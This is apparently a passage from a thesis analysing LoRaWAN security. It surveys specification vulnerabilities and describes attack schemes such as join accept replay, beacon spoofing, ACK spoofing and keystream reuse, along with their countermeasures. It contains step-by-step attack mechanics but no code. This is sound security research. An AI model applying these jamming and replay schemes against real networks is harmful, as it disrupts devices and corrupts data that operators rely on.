In a first step, we conduct a literature analysis to structure and categorize the work on LoRaWAN security, and to identify interesting aspects for further evaluation. We then introduce our LoRaWAN security evaluation framework by presenting its architecture and selected implementation details. Based on the findings on vulnerabilities and the capabilities of the framework, we conclude this part of the thesis by presenting our attacker model, the test environment and the design of our evaluation.

4 LITERATURE ANALYSIS

In this chapter, we use the presented work from Chapter 3 to provide detailed insights into vulnerabilities of the LoRaWAN specification and the opportunities they provide to a potential attacker.

Based on this work, we can categorize attacks exploiting these vulnerabilities by the attacker's goals and identify preconditions and capabilities that the attacker must possess.

4.1 VULNERABILITIES OF LORAWAN

Former research already identified multiple vulnerabilities of the LoRaWAN specification, especially for the 1.0 branch. Each work differs in terms of methodology, the examined version of the specification and the approach and taxonomy used to categorize the findings, so our first step is to provide a comprehensive overview on the most relevant and most researched vulnerabilities. We explain the exact nature of the vulnerability and link it to the affected part of the specification. This allows us to identify countermeasures that may have already been included in updates of the specification, or to verify that a certain vulnerability still exists. The results of the vulnerability analysis are summarized in Section 4.1.10

4.1.1 *Counter Reset and Overflow*

Deduplication of LoRaWAN messages at the network server and replay protection rely on the uniqueness of frame counter values. In general, all versions of the specification declare the frame counters to be monotonically increasing numbers, which prevents recorded messages with lower frame counters to become valid again once a message with a higher counter has reached its destination. However, two situations might require the acceptance of lower counter values.

First, end devices were not required to have non-volatile memory (NVM) in specifications before LoRaWAN 1.1. For devices using activation by personalization (ABP), this means that the session state is lost when the device is power-cycled. For LoRaWAN 1.0.3, the behavior for such a situation is defined as follows:

Resetting frame counters for ABP devices leads to keystream reuse.

"After [...] a reset for a personalized end-device, the frame counters on the end-device and the frame counters on the network server for that end-device are reset to 0." [12, Section 4.3.1.5]

ABP devices are not able to renew their session keys. In consequence, the network server has to accept FCntUp values of 0 if it expects the

device to reset during normal operation. After such a reset, the end device as well accepts messages with FCntDown starting at 0.

To circumvent this issue, LoRaWAN 1.1 adds NVM as a requirement for end devices, and modifies the behavior after a reset of an end-device:

"In ABP devices the frame counters MUST NEVER be reset during the device's life time. If the end-device is susceptible of losing power [...], the frame counters SHALL persist during such event." [11, Section 4.3.1.5]

Second, the frame counters may overflow. While LoRaWAN 1.1 requires 32 bit wide counters [11, Section 4.3.1.5], earlier versions allow to use 16 bit wide counters if configured at the network server and end device [12, Section 4.3.1.5]. Independently of the actual counter size, only the 16 least significant bits are part of the frame header (FHDR), and the most significant bits must be kept track of, as they still influence the message integrity code (MIC).

As mentioned in [4], keystream reuse only occurs if the DevAddr does not change, which is more demanding than just a session key reuse for an over-the-air activation (OTAA) device.

If a counter overflow happens, the consequences are the same as for the counter reset: If the sessions keys have not changed, earlier messages become valid again and can successfully be replayed.

In contrast to the counter reset, which is specific to devices using ABP, the counter overflow has the potential to also affect OTAA devices if their counters are exhausted before they can establish a new session.

4.1.2 *Repeating Nonces*

The join process with OTAA uses two nonces, with the main intent to assure freshness: The DevNonce picked by the end device, and the JoinNonce selected by the network server. There is no need for these values to be kept secret as long as we can assume AES 128 to be resistant against known-plaintext attacks. This conclusion was considered in LoRaWAN 1.1, where the random nonces have been replaced by monotonically increasing counters.

Before this change, using random numbers would have required memory-intensive tracking of previously used values. It also could have lead to a decrease of availability after a certain time of operation when values were reused [46]. While storing all used DevNonces on the network server might be considered possible, tracking a pool of 24-bit wide JoinNonces and 16-bit wide DevNonces cannot be supported on the end device due to the size of available NVM. Using a counter circumvents these problems.

The join procedure uses nonces without assuring their non-repeatability.

As the nonces are the only variable parts of the session key derivation for a certain device, allowing their reuse can lead to the generation of the same sessions keys, which is problematic with regard to the findings presented in Section 4.1.1. For LoRaWAN 1.0 networks, the network and end device implementations have to come up with a

strategy to handle repeating nonce values. The specification itself does not provide guidelines on how to handle these situations. However, as a first response to the findings, the LoRa Alliance suggests replacing the nonces by counters in a non-mandatory technical recommendation, even for version 1.0.2 [13]. Whether this remedy is implemented in a network server or end device needs to be communicated out of band, which complicates a roll-out in practice due to the lack of a precise specification and processes.

4.1.3 *Missing Affiliation of Join Request and Join Accept*

As we learn from the description of the OTAA process in Section 2.2.5, the session key derivation relies on the DevNonce and the JoinNonce. For that reason, it is essential for the network server and end device to both derive the new session keys from the same nonces. For LoRaWAN 1.0 however, the MIC calculation of the join accept message did not include these fields.

In LoRaWAN 1.0, the content of join accept messages is completely unrelated to join requests.

This makes a join accept message completely unrelated to the join request message that triggered its generation. An end device has no way to validate whether a received join accept response was truly created for its latest join request.

LoRaWAN 1.1, therefore, redefines the MIC calculation as shown in Equation (2.4). With that update, an end device can check the relatedness of a received join accept message during MIC verification.

A drawback for existing devices is that this improvement has to be implemented on the end device and the network server, as otherwise, both parties would calculate a different MICs, rendering communication impossible. While the end device is notified of a LoRaWAN 1.1 network server by a set OptNeg bit in the DLSettings field of the join accept message, the protocol to be used by the network server must be configured depending on the end device's capabilities.

As a first remedy, the LoRa Alliance again suggests to use counter values for the nonces [13]. However, this only helps to track join accepts *seen* by the end device. Replaying an unrelated join accept with a higher, unseen value for JoinNonce is still possible.

4.1.4 *Missing Confirmation of Session Context Switch*

It is essential for the network server and the end device to use the same session context. Otherwise, communication between both is impossible. The most critical phase for this is the session context switch between the join accept, and before the pending session context is confirmed (cf. Section 2.2.5).

The end device switches the context without any confirmation that the network server has derived the *same* context, while the network server waits for an actual data message that, if it can be validated and

processed, proves that both sides have the same context. This creates an imbalance between the end device and network server: The end device has no means to trigger a verification of the context, especially if it sends only unconfirmed messages.

Without the RekeyInd medium access control (MAC) command, the end device cannot reliably determine whether it has derived the same context as the network server.

For that reason, LoRaWAN 1.1 introduces the RekeyInd and RekeyConf MAC commands [11, Section 5.10]. The end device adds RekeyInd to every uplink message until it either receives a RekeyConf, showing that the context derivation was successful, or a certain amount of frames is transmitted without receiving the response. It then is assumed that the join process failed, and the end device starts joining the network again.

4.1.5 *Missing Affiliation of Confirmed Message and ACK*

A problem similar to the missing affiliation of join request and join accept messages exists for confirmed uplink and downlink messages and their acknowledgment. The requirement for a confirmed transmission is represented by selecting a specific message type in the MAC header (MHDR) of a LoRaWAN message. The confirmation is provided by setting the ACK bit in the following message that is transmitted in the opposite direction. A single bit obviously can only specify *that* the message carries an acknowledgment, but not *what* is acknowledged.

A 1-bit flag cannot represent the acknowledged frame counter value.

We illustrate this by an example of a confirmed uplink message: The end device transmits a confirmed uplink. In one of the receive windows, it receives a downlink message with the ACK bit set. The end device can only verify that it received a previously unseen downlink message by comparing the FCntDown to a stored value. It can, however, not be sure that the ACK bit relates to the message it has sent before.

The solution provided by the LoRa Alliance in LoRaWAN 1.1 is similar as for the join accept, by including a reference to the confirmed message in the MIC calculation of the acknowledging message, as shown in Figure 2.9. This way, the MIC validation fails for unrelated acknowledgments and the LoRaWAN stack discards the whole message in that case. However, the MIC calculation can only be revised for the new specification version, so networks using the former specification or providing backward compatibility do not benefit from this change.

4.1.6 *Unauthenticated Beacons*

For Class B operation, the end devices need to synchronize with beacons sent by the gateways, as explained in Section 2.2.2. While the draft for Class B in LoRaWAN 1.0.2 [39, Section 15.1] still included the NetID in the network-specific part of the beacon, it has been dismissed in the final release, most probably to allow processing the now globally

equal "network common" part even under coexistence of networks served by different operators.

Each part of the beacon is integrity protected by a CRC on the MAC layer, but not authenticated.

Allowing this coexistence has advantages on the functional side, however, it also has implications for security, especially for the authenticity of the beacons. As only symmetric cryptography is used and all networks send their beacons at the same time, authentication would require knowledge of the same key by all end devices and network operators, but not by a potential attacker. This is contradictory to the publicity of the specification.

As a consequence, beacons are only integrity-protected to prevent damage in transit, but not authenticated in any way, allowing anyone to transmit beacons.

4.1.7 *Missing Integrity Protection of App Payload*

MACPayload messages usually contain data for the MAC layer and the application layer. Between end device and network server, all data is integrity protected and authenticated through the MIC. However, between the network server and application server, the raw FRMPayload content is forwarded, without the embracing MAC data that includes the MIC.

LoRaWAN provides no end-to-end integrity protection between end device and application provider.

While the content of FRMPayload is still encrypted with the AppSKey, LoRaWAN provides neither integrity protection nor authentication of the encrypted data. [11, Section 4.3.3] states to use an encryption similar to the CCM* mode presented in [21, Annex B], however, it omits the optional authentication transformation. As AES128 is not used directly for encryption but indirect to generate a keystream that is XORed to the payload plaintext, the resulting ciphertext is still vulnerable to targeted manipulation.

The relevance of this vulnerability depends on the level of trust into the network operator and the security of the protocol used for communication between the network server and application server. However, no end-to-end integrity protection or authentication is provided between the end device and application server, at least not by LoRaWAN itself.

4.1.8 *Unverified Routing Table Updates*

Spoofing the location of uplink messages allows manipulating the downlink routing table.

When using downlink messages, the network server needs to decide on a forwarding gateway. Using the gateway closest to the end device is the main interest, as this increases the chance that for the end device to receive the downlink message. Also, using fewer retransmissions has a positive effect on the gateway's duty cycle budget.

As a device may be mobile, the network server needs to update the association between gateways and end devices regularly. While it is not specified in the standard, most network servers will do this after

an uplink. During the deduplication of the message that may have been received by multiple gateways, the network server selected the best gateway for downlink based on the signal strength of the various paths that the message may have taken.

As mentioned in [19], no precaution is taken against capturing and injecting messages at different locations of the network to affect the routing table update. This is still valid for LoRaWAN 1.1.

4.1.9 *Eavesdropping on MAC Messages*

MAC commands can be sent in two ways, either by piggybacking them in the FOpts field when application payload is transmitted, or exclusively as FRMPayload by setting FPort to 0. While the latter variant encrypts the MAC commands for all versions of the specification, the FOpts field is only encrypted since LoRaWAN 1.1 [11, Section 4.3.1.6]. One can assume that the FOpts variant is preferred by most implementations, as it reduces the overall message count and use of duty cycle budget.

Unencrypted MAC commands disclose network parameters.

Unencrypted MAC commands can be received and processed by anyone, which allows information gathering for potential attackers. This could be used as preparation for other attacks, for example by eavesdropping on the RXParamSetupReq and RXParamSetupRes that specify the relation between uplink and downlink windows for a certain device.

4.1.10 *Summary*

Table 4.1 gives a summary of the vulnerabilities presented in this chapter, the version of the LoRaWAN specification for which they are valid and, if applicable, official countermeasures against the findings. The references show related work that already discussed the issue.

4.2 ATTACKS ON LORAWAN

In this section, we take an attacker's perspective to identify the objectives that come within reach based on the vulnerabilities discussed in Section 4.1. The following sections are structured by the goal that an attacker may have and show up different ways to achieve it.

For each attack, we list the exploited vulnerabilities or properties of the physical layer. Based on that, we can identify the LoRaWAN versions that are theoretically vulnerable to the attacks. Besides, we present literature that has previously examined the attacks or variations of it, and categorize it by methodology. We differentiate between theoretical discussion, formal and simulation-based verification, proof-of-concept implementations, and experimental results. While we classify work as proof-of-concept if it shows the feasibility of an

Table 4.1: Vulnerabilities of LoRaWAN

ID	Vulnerability	Version	Countermeasure	References
CntRes	Counter reset	< 1.1	Persist session state	[2, 4, 26, 44, 45]
CntOvf	Counter overflow	< 1.1	Increase counter size, forbid roll-over	[2, 44, 45]
RptNon	Repeating nonces	< 1.1	Replace nonces by counters	[4, 7, 17–19, 46]
JoinAcc	Unrelated join accept	< 1.1	Include DevNonce into MIC calculation	[17–20, 46]
SessConf	Missing Session Confirmation	< 1.1	RekeyInd/RekeyConf MAC command	
AckRel	Unrelated ACK	< 1.1	Include confirmed frame counter into MIC calculation	[17, 44, 45]
BAuth	Unauthenticated beacon	all	–	[7, 8, 19, 20, 26, 44, 45]
PAuth	No payload authentication	all	–	[8, 17, 24, 44, 45]
DRoute	Unverified routing table updates	all	–	[19, 20]
PubMac	Public MAC commands	< 1.1	Encryption of FOpts	

attack qualitatively, we expect quantitative results from experimental analysis.

4.2.1 *Desynchronization of the Session Context*

This section deals with a variety of attacks that aim to let the session context on the end device diverge from the context on the network server. All of these attacks target the availability of a specific end device and have a persistent effect that lasts longer as the attacker is active, either until the device rejoins the network or a certain frame counter value is reached.

Once desynchronized, an end device is disabled until it decides to run a new join process.

As explained in Section 2.2.4, the session consists of a set of keys and frame counters. While OTAA allows refreshing the session by initiating the join sequence (cf. Section 2.2.5), devices using ABP do not have this option and are bound to their provisioned keys. So to manipulate the session, the attacker has to focus on messages that have an impact on the session key derivation (join request and join accept), or on the frame counters.



Figure 4.1: Scheme of the join accept replay attack

Replaying Join Accept Messages: The first option to desynchronize the session contexts is to exploit the unrelatedness of join request and join accept messages in LoRaWAN 1.0 (cf. Section 4.1.3). As the end device cannot decide whether the join accept is an answer to its latest join request, an attacker could use the scheme depicted in Figure 4.1.

When the end device begins with it initial join procedure, the attacker observes the join request (containing DevNonce_1), and when the join accept is sent in the receive window after JOIN_ACCEPT_DELAY1 or JOIN_ACCEPT_DELAY2, he jams this message at the end device and sniffs it near the gateway. The then owns a join accept message with an unused JoinNonce_1. Note that the only correlation between join request and join accept for the attacker is the timing, as the whole payload of the join accept is encrypted. The join requests, however, contain the unique DevEUI, which allows to precisely target this attack to a certain end device.

As a second step, the attacker waits for the end device to retry the join process. This usually happens quickly, as the first join failed due to jamming the join accept. The device uses the fresh DevNonce_2. This time, the join request is jammed at the gateway, and exactly after JOIN_ACCEPT_DELAY1, the attacker replays the recorded join accept with JoinNonce_1.

Replaying an unrelated join accept causes inconsistent data for key derivation on the end device.

The end device now uses $(\text{DevNonce}_2, \text{JoinNonce}_1)$ to derive new session keys and resets its frame counters. As LoRaWAN 1.0 misses the RekeyInd/RekeyConf MAC commands (cf. Section 4.1.4), the end device immediately treats the new security context as valid. The network server on the other side waits for an uplink message with keys derived from $(\text{DevNonce}_1, \text{JoinNonce}_1)$ before it enables the new security context. However, such an uplink cannot arrive, as the end device assumes a valid session with different keys. This state of desynchronized session keys remains until the end device eventually starts a new join process.



Figure 4.2: Scheme for replaying join request messages

In literature, this attack is discussed theoretically in [4, 46]. Formal proof for the existence of the attack is given in [18], and [19, 20] provide a verification based on simulation of the attack in Colored Petri nets. [17] discusses this attack considering 1.0/1.1 backward compatibility and predicts it to be still applicable.

Replaying Join Request Messages: The results from replaying join accept messages make an examination of the possibilities for join request replays an obvious next step. However, other than the resource-constrained end devices, we can assume that the network server is capable of tracking recently used DevNonces to prevent replaying, even before the DevNonce was turned into a counter in LoRaWAN 1.1. So the main focus here is on the behavior of the network server.

A simple replay of a join request can be prevented by tracking a reasonable number of DevNonces.

The concept for the attacker is to record a set of join requests by an end device and replay them against the server to provoke a context refresh on the network side. The DevNonce contained in the join request is the only parameter assuring freshness for a given device, and the applicability of this concept relies on the network server's capabilities to recognize the replay (cf. Section 4.1.2). As analyzed in-depth by [19], forging any of the fields of a join request requires possession of the root keys, leaving a replay attack as the only option.

[46] theoretically discusses two possible scenarios for a network server tracking random DevNonces in LoRaWAN 1.0: Ignoring requests with repeated Nonces and shutting down end devices for

which a repeated DevNonce is received. The latter case is already problematic for normal operation, as, similar to the Birthday Paradox, the 16-bit DevNonce repeats on average after 320 join procedures, but an attacker could easily exploit this behavior to shutdown devices intendedly. [27] keeps this work up by running a proof of concept, but in the following analysis, ignores the amount of tracked DevNonces completely.

[4] proposes an attack scheme similar to the one shown in Figure 4.2. In the first phase, the attacker collects join requests of the target end devices and waits until those join requests become valid again. The duration depends on the rejoin rate of the client and the number of stored DevNonces on the network server. In the second phase, just after the device completed a join request and before the first uplink has been sent, the attacker replays a join accept and thus modifies the pending context on the network server. This attack assumes only one pending session context at a time per device on the network server.

Replaying join requests affects the pending session context on the network side.

The outcome, in this case, is similar to the join accept replay: The end device has a confirmed context based on different nonces than those in the pending context of the network server. As a result, uplink messages fail until the end device decides to rejoin again. With LoRaWAN 1.1, the end device can detect this situation with the RekeyInd/RekeyConf MAC commands. [7] mentions this attack to work for LoRaWAN 1.1 as well, but misses the introduction of RekeyInd. [17] analyses the attack in backward compatibility scenarios and finds it to still be applicable.

Data Replay Attack (ABP): Both aforementioned attacks target the join process. Another possibility to degrade the availability of a device is by manipulating frame counter values. For LoRaWAN 1.0, these counters can be reset for ABP devices or overflow for both activation methods (cf. Section 4.1.1). When this happens without rekeying, messages with low frame counter values become valid again.

Incrementing frame counters after keystream reuse allows durably blocking end devices.

The specification defines the FCNT_GAP_MAX parameter [39, Section 4.3.1.5], that limits the difference between the stored frame counter and the value in a received frame. If it is exceeded, the frame is dropped.

When the end device's frame counter is reset, and the attacker has recorded messages from the same security context with a counter value bigger than FCNT_GAP_MAX, he might replay those values to quickly increment the last known frame counter on the receiver side. As consequence, further legitimate messages are dropped due to counter mismatch. The real frame counter increases only slowly with each uplink message and stays behind the expected value at the receiver for a long time.

While [19] discusses this attack theoretically, [44, 45] present a more detailed analysis with a proof-of-concept implementation on a device using ABP, by sniffing traffic with a concentrator module and injecting malicious frames with an off-the-shelf LoRa transceiver.

LoRaWAN 1.1 addresses this issue by disallowing frame counters to repeat within the same security context. Devices need to use OTAA instead of ABP and are forced to rejoin the network before counters are exhausted.

4.2.2 *Deteriorating Downlink*

In this section, we discuss attacks that target the communication from the network back to the end device by exploiting features that are specific for the downlink. The effect depends on the application, but these attacks may severely impact the availability, e.g., if an application is controlling actuators in the field.

Modify Downlink Routing Table: To accurately route downlink traffic, the network server needs to know the end device's location to select the closest gateway. In case of a bad choice, the message needs to be retransmitted multiple times, draining the duty cycle budget of the gateway, or does not reach the end device at all, rendering downlink communication impossible.

As the primary source of routing information is the uplink traffic, an attacker can indirectly influence the downlink routing decisions. [19, 20] provide simulation results showing that if an attacker reroutes traffic to another gateway that forwards messages faster to the network server than the legitimate gateway would have done, the network server decides in favor of that faster gateway for scheduling the next downlink. If this gateway is not in reach of the end device, the downlink connection will be interrupted.

The presented simulation results are only valid under the premise that the attacker has access to an out-of-bound channel that is faster than the one-hop-transmission through the air, which is a strong assumption. However, the attack can be modified by jamming the uplink frame at the legitimate gateway and then replaying it in a remote location next to another gateway. This makes forwarding traffic from the rx-windows back to the device impossible, but as the goal is to deteriorate the downlink connection, this is negligible.

Using a wormhole to spoof the spatial origin of a message affects downlink routing decisions.

This attack belongs to the category of wormhole attacks, which are not addressed by any version of the LoRaWAN specification, as they, in general, are more relevant for multi-hop-networks.

Beacon Spoofing: While the attack on downlink routing only affects specific devices and aims at creating spatial errors, another possibility for the attacker is to create temporal errors for all Class B devices in a certain region by exploiting the missing beacon authentication (Section 4.1.6).

The concept for the attack is trivial and consists of two tasks: First, the attacker must provide a malicious beacon that is transmitted periodically every 128 seconds [11, Section 13.1]. Second, he must detain the Class B devices from receiving the legitimate beacon, for example

by jamming it. The devices then switch to beacon-less operation [11, Section 12.1], in which they gradually widen their receive windows. The attacker can either try to place a beacon in these growing windows or wait until the devices have fallen back to Class A due to the missing beacon and start searching a beacon again, which lets them synchronize to the attacker's beacon. From that moment, the downlink windows no longer match those calculated by the network server, and the network-initiated downlink is unavailable.

Forcing devices into synchronizing with malicious beacons causes invalid timing of Class B receive windows.

The attack is theoretically discussed for various versions of the specification [7, 8, 44, 45], but without an in-depth explanation of the required mechanics. [19, 20] verify the attack in a simulation for LoRaWAN 1.0, showing that modifying the timing information in a malicious beacon leads to invalid downlink calculations. But as the simulation is limited to 10 beacons (or roughly 21 minutes), it cannot illustrate effects caused by the whole two hours of beacon-less operation.

Without transmitting malicious beacons and thus deteriorating downlink, the attacker could also only jam some of the legitimate beacons to keep end devices in beacon-less operation, which shortens the devices' lifetimes due to the larger receive windows.

4.2.3 *Manipulation of Application Payload*

The attacks discussed in this section target the integrity of the communication between the end device and the application provider, either by modifying data or dropping messages. The effect of such an attack strongly depends on the application. In event-based systems, dropping messages leads to certain events not being registered, while modifying or delaying payload is especially interesting when dealing with sensor data.

Bit-Flipping between Network Server and Application: As the application payload is not end-to-end authenticated and integrity protected by LoRaWAN (cf. Section 4.1.7), the integrity and authenticity of the application payload depend on the operational configuration of the transport layer and trust between network operator and application provider.

An attacker with access to the network cannot perform specific attacks as the payload is encrypted, but due to the nature of AES encryption in counter mode, plaintext bits can be directly addressed and flipped.

[24] is a whole paper dedicated to this attack and the proposal of a custom bit-reordering as countermeasures, but misses the point that Annex B of the IEEE 802.15.4 specification [21], on which LoRaWAN's payload encryption is based, already provides optional authentication. [17] adds a comparison between specification versions, showing that the attack is valid for all of them, and [8] assesses a low risk for



Figure 4.3: Scheme of the ACK spoofing attack

this attack happening to a LoRaWAN 1.1 network. [44, 45] provide a proof-of-concept for a man-in-the-middle (MitM) on the network.

ACK Spoofing: By exploiting the missing relation of a confirmed message and its ACK in LoRaWAN 1.0 (Section 4.1.5), an attacker can, to a certain degree, create disagreement between network and end device on which messages have been successfully transmitted. The required actions are shown in Figure 4.3.

The first pair of transmissions show a regular confirmed uplink. The frame counters on both sides are incremented by one, at the end device for sending the uplink message, and at the network server for the message carrying the ACK flag.

The second uplink is interrupted by the attacker, who lets the uplink message pass, then sniffs the corresponding downlink with the acknowledgment, but jams it at the end device. Any further retransmissions of the same uplink are ignored by the network server as the frame counter is not incremented. In regular operation, this prevents exhausting the downlink budget of the network server by replaying the same confirmed uplink repeatedly. Eventually, the end device stops retransmitting the frame and the LoRaWAN stack reports it as lost to the end device application. After this phase, both frame counters are increased by one on the network side, but at the end device, only the uplink frame counter is increased.

The ACK spoofing attack allows confirming messages to the end device that never reach the network server.

In the last phase of the attack, the attacker jams the next uplink at the gateway and transmits the sniffed downlink frame from the previous phase. The end device accepts it as acknowledgment. At the

same time, the network server never sees the actual uplink message. The frame counters on the network server are unchanged, but on the end device, the uplink counter is increased by one, and the downlink counter set to the value carried in the replayed frame.

As a result, the end device sees the first and last frame as transmitted successfully (A and C in Figure 4.3), while the network server has received the first and the second frame (A and B in Figure 4.3).

[17] discusses this attack in the context of backward-compatible networks and shows that the introduced countermeasures only secure deployments using LoRaWAN 1.1 on end device and network server. [44, 45] provide a proof-of-concept implementation of the attack on a LoRaWAN 1.0 network.

It is also important to note that by withholding the ACKs, the end device is forced into retransmissions and opening receive windows even though the network server reliably drops the frames. This harms lifetime and availability of battery-powered devices.

Delaying Data: If the attacker aims at affecting the temporal integrity of the communication between end device and application, he can perform a jam-and-replay attack. This is similar to a MitM attack in normal networks (like described in [19] for the case of a malicious gateway) but comes with some constraints caused by LoRaWAN's properties for downlink. As all communication is induced by the end device and downlink can occur only in the window after an uplink, delaying uplink messages on the server-side means that consecutive downlinks cannot be passed back to the end device or only in the receive windows of a later uplink, if they are cached by the attacker.

In literature, [2, 3] discuss this type of attack as a combination of selective jamming and a wormhole attack and provide experimental results.

4.2.4 *Manipulation of Network Payload*

To provide the infrastructure for transmission of the actual application payload, LoRaWAN itself needs to exchange management information between the network server and the end devices. This is done mostly using the MAC commands. If an attacker can manipulate these commands, this has a negative impact on the network performance.

Replaying Piggy-Backed MAC Commands: The only meaningful way of interfering with the network management mentioned in literature is replaying the piggy-backed commands of the FOpts field [19]. In LoRaWAN 1.0, these commands are not encrypted in contrast to the usage of FPort 0 or FOpts in LoRaWAN 1.1 (cf. Section 4.1.9), so only this constellation allows an attacker to identify useful commands without breaking the encryption. If he combines this with counter reset or overflow (cf. Section 4.1.1), recorded MAC commands can be replayed.

4.2.5 *Eavesdropping*

Eavesdropping allows the attacker to obtain data transferred on the network. This can either be public data that is not protected by the protocol but of worth for the attacker or protected data that can be eavesdropped and then made accessibly.

Exploiting Keystream Reuse: LoRaWAN encrypts the application payload with AES in counter mode, to create a keystream that allows encryption of an arbitrary length of data, as mandatory padding would increase the message size unnecessarily. As the keystream is XORed directly to the plaintext, its non-repeatability is essential for confidentiality. Otherwise, an attacker could exploit the relation $C' \oplus C'' \iff (P' \oplus K) \oplus (P'' \oplus K) \iff P' \oplus P''$ to obtain $P' \oplus P''$ with only the ciphertexts and without access to K itself. By knowing or guessing P', he then can decrypt P''.

With knowledge of the payload structure, an attacker can exploit keystream reuse to extract data.

In LoRaWAN 1.0, the keystream depends on the AppSKey (or NwkSKey for FPort 0), the device address, the frame counter value and the direction of communication (uplink or downlink) [12, Section 4.3.3]. Due to frame counter overflows or resets (cf. Section 4.1.1), LoRaWAN 1.0 is not protected against the keystream reuse described before. LoRaWAN 1.1 prevents this attack by explicitly forbidding counter overflows and resets.

[17] extends the passive attack with active parts to create a so-called "Fake-Session" by waiting for a specific DevNonce for which the attacker previously could record a whole session with a join accept followed by payload messages. This is possible as DevNonce values may repeat in LoRaWAN 1.0 (cf. Section 4.1.2) and allows the attacker to replay downlink messages from the former session, resetting possible "last downlink" timers that would otherwise trigger a rejoin after a certain period without downlink. The authors also suggest a similar attack in the opposite direction, against the network server.

Eavesdropping on MAC Commands: As MAC commands are exchanged publicly in LoRaWAN 1.0 when using the FOpts field of the FHDR, an attacker may sniff LoRaWAN messages and extract and interpret the contained commands. This can for example reveal information about the topology of the network and gateway density (LinkCheckAns contains the demodulation margin [11, Section 5.2]) or about device state like battery level (DevStatusAns [11, Section 5.6]).

4.2.6 *Physical Attacks Against the End Device*

Attacks presented in this category require physical access to the device itself, rather than to the channel it uses for communication. This might give the attacker additional options but has stronger assumptions on his capabilities.

Destruction of Theft: Destroying or stealing end devices is one of the most obvious ways to degrade the availability of a certain application. Besides the lack of sophistication, both options require the attacker to be physically present at the location for the time of the attack, bearing a higher risk to be discovered.

In their risk assessment, [8] state an elevated risk for availability by this kind of attacks, as they are easy to perform and thus more likely to happen.

Key Extraction: LoRaWAN modems (cf. Section 2.1.6) implement the LoRaWAN stack internally and provide only a high-level interface via UART. The microcontroller bundled with the device then has to configure keys and send raw, unencrypted payload using this interface. This allows easier key extraction and payload sniffing in contrast to LoRa modems, where the microcontroller runs the LoRaWAN stack and only the raw frames are passed via serial peripheral interface (SPI). In that case, sniffing the SPI traffic has no significant advantage to sniffing the wireless channel, but requires physical access.

As each device has a separate set of keys, compromising one device leaves the others unaffected.

